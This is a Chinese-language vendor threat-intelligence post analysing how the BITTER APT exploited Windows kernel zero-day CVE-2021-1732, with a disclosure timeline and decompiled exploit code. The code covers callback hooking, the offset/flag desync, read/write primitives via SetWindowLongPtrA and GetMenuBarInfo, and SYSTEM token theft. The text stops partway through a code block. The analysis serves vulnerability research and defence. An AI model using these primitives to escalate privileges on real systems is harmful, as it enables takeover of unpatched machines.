

BITTER APT 在针对性攻击中使用 WINDOWS 内核零日漏洞 (CVE-2021-1732)

📅 2021年2月10日 (<https://ti.dbappsecurity.com.cn/blog/articles/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack/>) 🧑 猎影实验室
(<https://ti.dbappsecurity.com.cn/blog/articles/author/admin/>) 🔗 71,126 次浏览

背景

2020 年 12 月, DBAPPSecurity 威胁情报中心发现了 BITTER APT 的新组件。对该组件的进一步分析使我们发现了 win32kfull.sys 中的一个零日漏洞。原始样本旨在针对当时最新的 Windows10 1909 64 位操作系统。该漏洞还影响并可能在最新的 Windows10 20H2 64 位操作系统上被利用。我们已将此漏洞报告给 MSRC, 并在 2021 年 2 月的安全更新中修复为 CVE-2021-1732。

到目前为止, 我们已经检测到使用此漏洞的攻击数量非常有限。受害者位于中国。

时间线

- 2020/12/10: DBAPPSecurity 威胁情报中心捕获了 BITTER APT 的新组件。
- 2020/12/15: DBAPPSecurity 威胁情报中心在组件中发现了一个未知的 windows 内核漏洞, 并启动了根本原因分析。
- 2020/12/29: DBAPPSecurity 威胁情报中心向 MSRC 报告了该漏洞。
- 2020/12/29: MSRC 确认已收到报告并为其立案。
- 2020/12/31: MSRC 确认该漏洞是零日漏洞并要求提供更多细节。
- 2020/12/31: DBAPPSecurity 向 MSRC 提供了更多细节。
- 2021/01/06: MSRC 感谢您提供的附加信息, 并开始着手修复该漏洞。
- 2021/02/09: MSRC 将该漏洞修复为 CVE-2021-1732。

强调


根据我们的分析, 野外零日漏洞有以下几个亮点:

- 1.1、针对最新版本的 Windows10 操作系统**
 - 1.1.1. 野外样本针对最新版本的 Windows10 1909 64 位操作系统 (样本编译于 2020 年 5 月)。
 - 1.1.2. 源漏洞旨在针对多个 Windows 10 版本, 从 Windows10 1709 到 Windows10 1909。
 - 1.1.3. 只需稍作修改, 即可在 Windows10 20H2 上利用原始漏洞。
- 2.2、漏洞质量高, 漏洞利用复杂**
 - 2.2.1. 源漏洞利用漏洞功能绕过了 KASLR。
 - 2.2.2. 这不是 UAF 漏洞。整个利用过程不涉及堆喷射或内存重用。类型隔离缓解无法缓解此漏洞。Driver Verifier 无法检测到它, 在打开 Driver Verifier 时, 野外样本可以成功利用。很难通过沙箱寻找野外样本。
 - 2.2.3. 任意读取原语是通过漏洞特性结合 GetMenuBarInfo 实现的, 令人印象深刻。
 - 2.2.4. 在实现任意读/写原语后, 该漏洞利用仅数据攻击来执行权限提升, 当前内核缓解措施无法缓解这种情况。
 - 2.2.5. 漏洞利用的成功率几乎是 100%。
 - 2.2.6. 完成 exploit 后, exploit 会恢复所有关键 struct 成员, exploit 后不会出现蓝屏。
- 3.3. 攻击者谨慎使用**
 - 3.3.1. 在利用之前, 野外样本会检测特定的防病毒软件。
 - 3.3.2. 野外样本执行操作系统构建版本检查, 如果当前构建版本低于 16535 (Windows10 1709), 则永远不会调用漏洞利用。
 - 3.3.3. 野外样本 2020 年 5 月编译, 2020 年 12 月被我们捕获, 至少存活了 7 个月。这间接反映了捕获这种隐身样本的难度。


技术分析

0x00 触发效果

如果我们在持续的 windows10 1909 64 位环境中运行 in-the-wild 示例, 我们可以观察到当前进程最初在中等完整性级别下运行。



漏洞利用代码执行后，我们可以观察到当前进程在系统完整性级别下运行。这表明当前进程的Token已经被替换为System进程的Token，这是一种利用内核提权漏洞的常用方法。



如果我们在最新的 windows10 20H2 64 位环境中运行 in-the-wild 示例，我们可以立即观察到 BSOD。




0x01 漏洞概述

该漏洞是由 win32kfull!xxxCreateWindowEx 中的 xxxClientAllocWindowClassExtraBytes 回调引起的。回调导致内核结构成员的设置及其相应标志不同步。

当 xxxCreateWindowEx 创建一个有 WndExtra 区域的窗口时，会调用 xxxClientAllocWindowClassExtraBytes 触发回调，回调将返回用户态分配 WndExtra 区域。在自定义回调函数中，攻击者可以调用 NtUserConsoleControl 并传入当前窗口的句柄，这将改变内核结构成员（指向 WndExtra 区域）的偏移量，并设置相应的标志以指示该成员现在是一个偏移量。之后，攻击者可以在回调中调用 NtCallbackReturn 并返回任意值。当回调结束返回内核模式时，返回值会覆盖之前的偏移成员，但不会清除相应的标志。之后，内核代码直接使用未经检查的偏移值进行堆内存寻址，

0x02 根本原因

我们完全颠倒了野外样本的漏洞利用代码，并构建了一个基于它的 poc。下图是我们 poc 的主要执行逻辑，我们结合这张图来解释漏洞触发逻辑。



在 win32kfull!xxxCreateWindowEx 中，默认会调用 user32!_xxxClientAllocWindowClassExtraBytes 回调函数来分配 WndExtra 的内存。回调的返回值是一个使用模式指针，然后将其保存到内核结构成员（WndExtra 成员）中。

```

LODWORD(v266) = 0;
if ( (unsigned __int8)tagWND::RedirectedFieldcbwndExtra<int>::operator!=(v39 + 177, &v266) )
{
    *(_QWORD *)(*(_QWORD *) (v39 + 0x28) + 0x128i64) = xxxClientAllocWindowClassExtraBytes(*(_unsigned int *) (*(_QWORD *) (v39 + 0x28) + 0xC8i64));
    v311 = 0i64;
    if ( (unsigned __int8)tagWND::RedirectedFieldpExtraBytes::operator==(unsigned __int64>(v39 + 320, &v311) )
    {
        v246 = 2;
        goto LABEL_470;
    }
}

```

如果我们在自定义_xxxClientAllocWindowClassExtraBytes 回调中调用win32kfull!xxxConsoleControl 并传入当前窗口的句柄，则WndExtra 成员将更改为偏移量，并设置相应的标志 (|=0x800)。

```

if ( *(_DWORD *) (*v16 + 0xE8) & 0x800 )
{
    ReAlloc_DesktopAlloc = *(_QWORD *) (v22 + 0x128) + *(_QWORD *) (*(_QWORD *) (v15 + 0x18) + 0x80i64);
}
else
{
    ReAlloc_DesktopAlloc = DesktopAlloc(*(_QWORD *) (v15 + 0x18), *(_DWORD *) (v22 + 0xC8));
    if ( !ReAlloc_DesktopAlloc ) // 分配失败
    {
        v5 = 0xC0000017;
    }
}
LABEL_33:
ThreadUnlock1(v22, v19, v20, v21);
return v5;
}
if ( *(_QWORD *) (*v16 + 0x128) )
{
    v24 = ((__int64 (__fastcall *) (__int64, __int64, __int64, __int64))PsGetCurrentProcess)(v22, v19, v20, v21);
    v31 = *(_DWORD *) (*v16 + 200);
    v30 = *(const void **) (*v16 + 0x128);
    memmove((void *) ReAlloc_DesktopAlloc, v30, v31);
    if ( !(*(_DWORD *) (v24 + 0x30C) & 0x40000008) )
    {
        xxxClientFreeWindowClassExtraBytes(v15, *(_QWORD *) (*(_QWORD *) (v15 + 0x28) + 0x128i64));
    }
    v22 = ReAlloc_DesktopAlloc - *(_QWORD *) (*(_QWORD *) (v15 + 0x18) + 0x80i64);
    *(_QWORD *) (*v16 + 0x128) = v22;
}
if ( ReAlloc_DesktopAlloc )
{
    *(_DWORD *) ReAlloc_DesktopAlloc = *(_DWORD *) (v4 + 8);
    *(_DWORD *) (ReAlloc_DesktopAlloc + 4) = *(_DWORD *) (v4 + 0xC);
}
*(_DWORD *) (*v16 + 0xE8) |= 0x800;

```

poc在调用DestoryWindow时触发蓝屏， win32kfull!xxxFreeWindow会检查上面的flag， 如果已经设置，说明WndExtra成员是一个偏移量， xxxFreeWindow会调用RtlFreeHeap来释放WndExtra区域；如果不是，说明 WndExtra 成员是使用模式指针， xxxFreeWindow 将调用 xxxClientFreeWindowClassExtraBytes 来释放 WndExtra 区域。

```

*(_WORD *) (v27 + 42) |= 0x8000u;
DeskHeap_By_R0 = *(_QWORD *) (_TagWnd + 0x28);
R3_Heap_Address = *(_QWORD *) (DeskHeap_By_R0 + 0x128);
if ( (unsigned __int64) (R3_Heap_Address - 1) <= 0xFFFFFFFFFFFFFFFFDui64 )
{
    if ( *(_DWORD *) (DeskHeap_By_R0 + 0xE8) & 0x800 )
    {
        RtlFreeHeap(
            *(_QWORD *) (*(_QWORD *) (_TagWnd + 0x18) + 0x80i64),
            0i64,
            R3_Heap_Address + *(_QWORD *) (*(_QWORD *) (_TagWnd + 0x18) + 0x80i64),
            v29,
            v140,
            *(_QWORD *) v142,
            *(_QWORD *) v143,
            v144);
        *(_QWORD *) (*(_QWORD *) (_TagWnd + 0x28) + 0x128i64) = 0i64;
    }
    else
    {
        *(_QWORD *) (DeskHeap_By_R0 + 0x128) = 0i64;
        if ( !(*(_DWORD *) (PsGetCurrentProcess(
            DeskHeap_By_R0,
            v30,
            v28,
            v29,
            v140,
            *(_QWORD *) v142,
            *(_QWORD *) v143,
            v144)
            + 780) & 0x40000008)
            && !(*(_DWORD *) (v4 + 480) & 1) )
        {
            xxxClientFreeWindowClassExtraBytes(_TagWnd, R3_Heap_Address);
        }
    }
}

```

我们可以在自定义 `_xxxClientAllocWindowClassExtraBytes` 回调的末尾调用 `NtCallbackReturn` 并返回任意值。当回调完成返回内核模式时，返回值会覆盖偏移成员，但不会清除相应的标志。

在poc中，我们返回一个用户态堆地址，该地址将原始偏移量覆盖为一个用户态堆地址（fake_offset）。这最终导致 win32kfull!xxxFreeWindow 在使用 RtlFreeHeap 释放内核堆时触发越界访问。

- RtlFreeHeap 期望释放的是 RtlHeapBase+offset
- RtlFreeHeap 真正免费的是 RtlHeapBase+fake_offset

[illegible]

如果我们在这里调用 `RtlFreeHeap`，它将触发 BSOD。

```
1: kd> p
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000050
(0xFFFFFCEE4253BC20,0x0000000000000000,0xFFFFF80126482490,0x0000000000000002)

WARNING: This break is not a step/trace completion.
The last command has been cleared to prevent
accidental continuation of this unrelated event.
Check the event, location and thread before resuming.
Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff801`265ea970 cc          int     3
1: kd> k
# Child-SP          RetAddr          Call Site
00 ffffff601`56bd4b68 ffffff801`266c7db2 nt!DbgBreakPointWithStatus
01 ffffff601`56bd4b70 ffffff801`266c74a7 nt!KiBugCheckDebugBreak+0x12
02 ffffff601`56bd4bd0 ffffff801`265e2c27 nt!KeBugCheck2+0x947
03 ffffff601`56bd52d0 ffffff801`2662ce82 nt!KeBugCheckEx+0x107
04 ffffff601`56bd5310 ffffff801`264e9aff nt!MISystemFault+0x198d62
05 ffffff601`56bd5410 ffffff801`265f0b5e nt!MmAccessFault+0x34f
06 ffffff601`56bd55b0 ffffff801`26482490 nt!KiPageFault+0x35e
07 ffffff601`56bd5740 ffffff801`2653027a nt!RtlpHpVsContextFree+0x570
08 ffffff601`56bd57e0 ffffff801`265301fc nt!RtlpFreeHeapInternal+0x5a
09 ffffff601`56bd5860 ffffff801`2653027a nt!RtlFreeHeap+0x3c
0a ffffff601`56bd58a0 ffffff801`2653027a win32kfull!xxxFreeWindow+0x4ba
0b ffffff601`56bd59d0 ffffff801`2653027a win32kfull!xxxDestroyWindow+0x922
0c ffffff601`56bd5ad0 ffffff801`265f4355 win32kfull!NtUserDestroyWindow+0x3a
0d ffffff601`56bd5b00 00007ffe`637a23e4 nt!KiSystemServiceCopyEnd+0x25
0e 000000fc`ed6ff728 00007ffe`bdfd129e 0x00007ffe`637a23e4
0f 000000fc`ed6ff730 00000000`00002000 0x00007ffe`bdfd129e
10 000000fc`ed6ff738 00007ffe`bdfd32e0 0x2000
11 000000fc`ed6ff740 00007ffe`bdfd32e0 0x00007ffe`bdfd32e0
12 000000fc`ed6ff748 00007ffe`639baeac 0x00007ffe`639baeac
13 000000fc`ed6ff750 00007ffe`00000000 0x00007ffe`639baeac
14 000000fc`ed6ff758 00007ffe`00000000 0x00007ffe`00000000
15 000000fc`ed6ff760 00007ffe`00000000 0x00007ffe`00000000
16 000000fc`ed6ff768 00000000`00000000 0x00007ffe`00000000
```

0x03 漏洞利用

野外样本为64位程序，首先调用CreateToolhelp32Snapshot等函数枚举进程检测“avp.exe”（avp.exe是卡巴斯基杀毒软件的一个进程）。

```
00000000000025AF 8B F1      mov     esi, ecx
00000000000025B1 33 D2      xor     edx, edx          ; th32ProcessID
00000000000025B3 8D 4A 02   lea     ecx, [rdx+2]      ; dwFlags
00000000000025B6 FF 15 8C DA 03 00 call    cs:CreateToolhelp32Snapshot
00000000000025BC 48 8B F8   mov     rdi, rax
00000000000025BF 45 33 FF   xor     r15d, r15d
00000000000025C2 4C 89 7C 24 58 mov     qword ptr [rsp+310h+pObj], r15
00000000000025C7 4C 89 7C 24 60 mov     qword ptr [rsp+310h+pObj+8], r15
00000000000025CC 0F 57 C0   xorps   xmm0, xmm0
00000000000025CF F3 0F 7F 44 24 68 movdqu  xmmword ptr [rsp+310h+pObj+16], xmm0
00000000000025D5 41 8D 4F 10 lea     ecx, [r15+10h]
```

```
00000000000025D9          loc_25D9:
00000000000025D9          call    sub_3C60
00000000000025DE 48 89 44 24 58 mov     qword ptr [rsp+310h+pObj], rax
00000000000025E3 0F 57 C0   xorps   xmm0, xmm0
00000000000025E6 0F 11 00   movups  xmmword ptr [rax], xmm0
00000000000025E9 48 8D 4C 24 58 lea     rcx, [rsp+310h+pObj]
00000000000025EE 48 8B 44 24 58 mov     rax, qword ptr [rsp+310h+pObj]
00000000000025F3 48 89 08   mov     [rax], rcx
00000000000025F6 48 8D 15 33 F0 04 lea     rdx, aAvpExe ; "avp.exe"
00000000000025FD 48 8D 4C 24 78 lea     rcx, [rsp+310h+Arr]
```

```
0000000000002602          loc_2602:
0000000000002602          call    sub_2B90
0000000000002607 90        nop
0000000000002608 C7 45 B0 38 02 00 mov     [rbp+228h+pe.dwSize], 238h
000000000000260F 48 8D 55 B0 lea     rdx, [rbp+228h+pe]; lppe
0000000000002613 48 8B CF   mov     rcx, rdi          ; hSnapshot
0000000000002616 FF 15 34 DA 03 00 call    cs:Process32FirstW
000000000000261C 85 C0     test    eax, eax
000000000000261E 0F 84 DA 03 00 jz      loc_29FE
```

但是，当检测到“avp.exe”进程时，它只会将一些值保存到自定义结构中而不会退出进程，仍然会调用完整的漏洞利用函数。我们安装卡巴斯基反病毒产品并运行示例；它将像往常一样获得系统权限。

svchost.exe	0.45	161,416 K	79,888 K	2512	Kaspersky Anti-Virus	AO Kaspersky Lab	Medium
avpui.exe	0.04	74,024 K	2,116 K	4988			Medium
svchost.exe	< 0.01	1,844 K	0 K	5196	Windows 服务主进程	Microsoft Corporation	System
svchost.exe		6,580 K	2,700 K	6164	Windows 服务主进程	Microsoft Corporation	System
lsass.exe		5,364 K	4,392 K	604			System
fontdrvhost.exe		1,656 K	96 K	720	Usermode Font Driver ...	Microsoft Corporation	AppContainer
csrss.exe	0.18	7,404 K	17,104 K	476	Client Server Runtime...	Microsoft Corporation	System
winlogon.exe		2,944 K	796 K	556	登录应用程序	Microsoft Corporation	System
fontdrvhost.exe		3,372 K	1,700 K	728	Usermode Font Driver ...	Microsoft Corporation	AppContainer
dmu.exe	0.79	73,660 K	17,844 K	1692	桌面窗口管理器	Microsoft Corporation	System
explorer.exe	0.11	57,716 K	45,852 K	3088	Windows 资源管理器	Microsoft Corporation	Medium
SecurityHealthSystray.exe		1,880 K	2,128 K	4184	Windows Security noti...	Microsoft Corporation	Medium
vmtoolsd.exe		1,924 K	360 K	4288	VMware SVGA Helper Se...	VMware, Inc.	Medium
vmtoolsd.exe	0.09	23,820 K	4,304 K	4316	VMware Tools Core Ser...	VMware, Inc.	Medium
DbgX.Shell.exe	1.23	124,128 K	49,424 K	7156			Medium
EndUser.exe	0.04	23,616 K	17,060 K	1684			Medium
itw_exploit.exe		1,116 K	4,500 K	3432			System

然后调用 IsWow64Process 来检查当前环境是 32 位还是 64 位，并根据结果修复一些偏移量。这里代码开发者好像搞错了，根据下面的源码，g_x64 应该理解为 g_x86，但是后续调用说明这个变量代表的是 64 位环境。

但是，代码开发人员在初始化时强制 g_x64 为 TRUE，此处实际上可以忽略对 IsWow64Process 的调用。但这似乎意味着开发人员还开发了另一个 32 位版本的漏洞利用程序。

```

g_x64 = 1;
hCur = GetCurrentProcess();
IsWow64Process(hCur, &Wow64Process);
if ( Wow64Process )
{
    g_x64 = 1;
    goto LABEL_35;
}
if ( g_x64 )
{
LABEL_35:
    offset_0x2C = 0x2C;
    offset_0x28 = 0x28;
    offset_0x40 = 0x40;
    offset_0x44 = 0x44;
    offset_0x58 = 0x58;
}
else
{
    offset_0xC8 = 0x80;
    offset_0x18 = 0x10;
    offset_0x1C = 0x14;
    offset_0xE0 = 0x90;
    offset_0x128 = 0xC0;
}

```

修复一些偏移后，它获得了 RtlGetNtVersionNumbers、NtUserConsoleControl 和 NtCallbackReturn 的地址。然后调用 RtlGetNtVersionNumbers 获取当前操作系统的版本号，只有当版本号大于 16535 (Windows 10 1709) 时才会调用 exploit 函数，如果版本号大于 18204 (Windows 10 1903)，就会修复一些内核结构偏移。这似乎意味着对这些版本的支持是后来添加的。

```

pfnRtlGetNtVersionNumbers((char *)&v34 + 4, &v34, &BuildNumber);
BuildNumber_ = (unsigned __int16)BuildNumber;
LODWORD(BuildNumber_) = BuildNumber_;
if ( BuildNumber_ >= 16353 ) // 1709
{
    if ( BuildNumber_ >= 18204 && g_x64 ) // 1903
    {
        offset_ActiveProcessLinks = 0x2F0;
        offset_InheritedFromUniqueProcessId = 0x3E8;
        offset_Token = 0x360;
        offset_UniqueProcessId = 0x2E8;
    }
    ret = eop(0.0);
}

```

如果当前环境通过检查，漏洞利用将被 in the wild 样本调用。该漏洞利用首先搜索字节以获取 HmValidateHandle 的地址，并将 USER32!_xxxClientAllocWindowClassExtraBytes 挂钩到自定义回调函数。


```

hUser32 = GetModuleHandleA("User32.dll");
pfnIsMenu = GetProcAddress(hUser32, "IsMenu");
uiHMValidateHandleOffset = 0;
i = 0i64;
while ( *(pfnIsMenu + i) != 0xE8u )
{
    ++uiHMValidateHandleOffset;
    if ( ++i >= 0x15 )
        return 0i64;
}
g_pfnHmValidateHandle = (pfnIsMenu + uiHMValidateHandleOffset + *(pfnIsMenu + uiHMValidateHandleOffset + 1) + 5);
IsMenu(0i64);
CallbackTable = *(__readgsqword(0x60u) + 0x58);
g_Origin_XXXClientAllocWindowClassExtraBytes = *(CallbackTable + 0x3D8);
VirtualProtect((CallbackTable + 0x3D8), 0x300ui64, 0x40u, &f10ldProtect);
*(CallbackTable + 0x3D8) = Hook_XXXClientAllocWindowClassExtraBytes; // overwrite USER32!_XXXClientAllocWindowClassExtraBytes 0x7B
VirtualProtect((CallbackTable + 0x3D8), 0x300ui64, f10ldProtect, &f10ldProtect);

```

该漏洞利用随后注册了两种类型的 Windows 类。一类名为“magicClass”，用于创建漏洞窗口。另一个类的名称是“normalClass”，用于创建普通窗口，稍后将辅助任意地址写入原语。

```

WndClassExW.lpfnWndProc = MyWindowProc;
WndClassExW.cbSize = 0x50;
WndClassExW.style = 3;
WndClassExW.cbClsExtra = 0;
WndClassExW.cbWndExtra = 0x20;
WndClassExW.hInstance = GetModuleHandleW(0i64);
WndClassExW.lpszClassName = L"normalClass";
g_Atom1 = RegisterClassExW(&WndClassExW);
if ( !g_Atom1 )
    return 0i64;
WndClassExW.cbWndExtra = g_RandNum;
WndClassExW.lpszClassName = L"magicClass";
g_Atom2 = RegisterClassExW(&WndClassExW);
if ( !g_Atom2 )
    return 0i64;

```

该漏洞利用normalClass创建了10个窗口，并调用HmValidateHandle通过tagWND地址泄露每个窗口的用户态tagWND地址和每个窗口的偏移量。然后利用破坏最后8个窗口，只保留窗口0和窗口1。

如果当前程序是64位的，漏洞利用将调用NtUserConsoleControl并传递window 1的句柄，这会将window 0的WndExtra成员更改为一个偏移量。然后该漏洞会泄露 windows 0 的内核 tagWND 偏移量以供以后使用。

```

do
    DestroyWindow(hWndArr[idx++]);
while ( idx < 0xA );
if ( !Wow64Process )
{
    g_hWnd0_ = (__int64)g_hWnd0;
    v28 = 1;
    v29 = 2;
    pfnNtUserConsoleControl(6i64, &g_hWnd0_); // change value of g_hWnd0 to offset
}

```

然后利用magicClass创建另一个窗口（windows 2），windows 2有一个之前生成的cbWndExtra值。在创建窗口2的过程中，会触发xxxClientAllocWindowClassExtraBytes回调，进入自定义回调函数。

在自定义回调函数中，漏洞利用首先检查当前窗口的cbWndExtra是否匹配某个值，然后检查当前进程是否为64位。如果两个检查都通过，漏洞利用调用 NtUserConsoleControl 并传递 windows 2 的句柄，这将窗口 2 的 WndExtra 更改为偏移量并设置相应的标志。然后漏洞利用调用 NtCallbackReturn并传递windows 0的内核tagWND偏移量。当返回内核模式时，windows 2的内核WndExtra偏移量将更改为windows 0的内核tagWND偏移量。这导致后续对WndExtra区域的读/写窗口2到窗口0的内核tagWND结构上的读/写。


```

if ( *MSG == g_RandNum )
{
    hWnd = GethWndFromHeap();
    if ( hWnd )
    {
        bEnterCallBack = 1;
        if ( !Wow64Process )
        {
            hWnd2 = hWnd;
            v5 = 1;
            v6 = 2;
            pfnNtUserConsoleControl(0i64, &hWnd2); // 6 = ConsoleAcquireDisplayOwnership
        }
        if ( g_x64 )
        {
            LODWORD(Result) = g_Offset0;
            *(__int64 *)((char *)&Result + 4) = 0i64;
            v8 = 0i64;
            v9 = 0;
            pfnNtCallbackReturn(&Result, 0x18i64, 0i64);
        }
    }
}
}

```

创建窗口 2 后，漏洞利用程序通过设置窗口 2 的 WndExtra 区域来获取写入窗口 0 的内核 tagWND 的原语。该漏洞利用在窗口 2 上调用 SetWindowLongW 以测试该原语是否正常工作。

如果一切正常，漏洞利用调用 SetWindowLongW 将窗口 0 的 cbWndExtra 设置为 0xffffffff，这为窗口 0 提供了 OOB 读/写原语。该漏洞利用 OOB 写入原语修改窗口 1 的样式（dwStyle=WS_CHILD），之后利用伪造的 spmenu 替换窗口 1 的原始 spmenu。

```

SetWindowLongW(g_hWnd2, offset_0xC8, 0xFFFFFFFF); // change cbwndExtra of hWnd0 to 0xffffffff
if ( g_x64 )
{
    offset_style = offset_0x18;
    style = *(_QWORD *)(g_tagWND1 + 8 * ((unsigned __int64)(unsigned int)offset_0x18 >> 3));
    new_style = style ^ 0x400000000000000i64;
}
else
{
    offset_style = offset_0x1C;
    style = *(unsigned int *)(g_tagWND1 + 4 * ((unsigned __int64)(unsigned int)offset_0x1C >> 2));
    new_style = style ^ 0x40000000;
}
new_style_ = new_style;
style_ = style;
SetWindowLongPtrA(g_hWnd0, offset_style + g_Offset1 - g_Offset0, new_style); // use hWnd0 to modify dwStyle of hWnd1
// then replace the spmenu of hWnd1 with fake_spmenu
spmenu = SetWindowLongPtrA(g_hWnd1, -12, fake_spmenu); // SetWindowLongPtrA replaces the target window's spmenu
// field with fake_spmenu when using GWLP_ID
// and the target window's style is WS_CHILD

```

任意读取原语是通过与 GetMenuBarInfo 一起工作的假 spmenu 实现的。该漏洞利用 tagMenuBarInfo.rcBar.left 和 tagMenuBarInfo.rcBar.top 读取 64 位值。该方法之前没有公开使用过，但与《Windows 10 周年更新中的 LPE 漏洞利用》(ZeroNight, 2016) 中的思路类似

```

GetMenuBarInfo(_g_hWnd2, -3, 1, &g_tagMenuBarInfo);
return g_tagMenuBarInfo.rcBar.left + (g_tagMenuBarInfo.rcBar.top << 32);

```

任意写入原语是通过窗口 0 和窗口 1 实现的，与 SetWindowLongPtrA 一起使用，见下文。

```

LONG_PTR __fastcall Write64(LONG_PTR addr, LONG_PTR value)
{
    LONG_PTR value_; // rbx

    value_ = value;
    SetWindowLongPtrA(g_hWnd0, g_Offset1 + offset_0x128 - g_Offset0, addr);
    return SetWindowLongPtrA(g_hWnd1, 0, value_);
}

```

在实现任意读/写原语后，漏洞利用从源 spmemu 泄漏内核地址，然后搜索它以找到当前进程的 EPROCESS。

最后，漏洞利用遍历 ActiveProcessLinks 获取 SYSTEM EPROCESS 的 Token 和当前 EPROCESS 的 Token 区地址，并将当前进程 Token 值与 SYSTEM Token 交换。

```
else
{
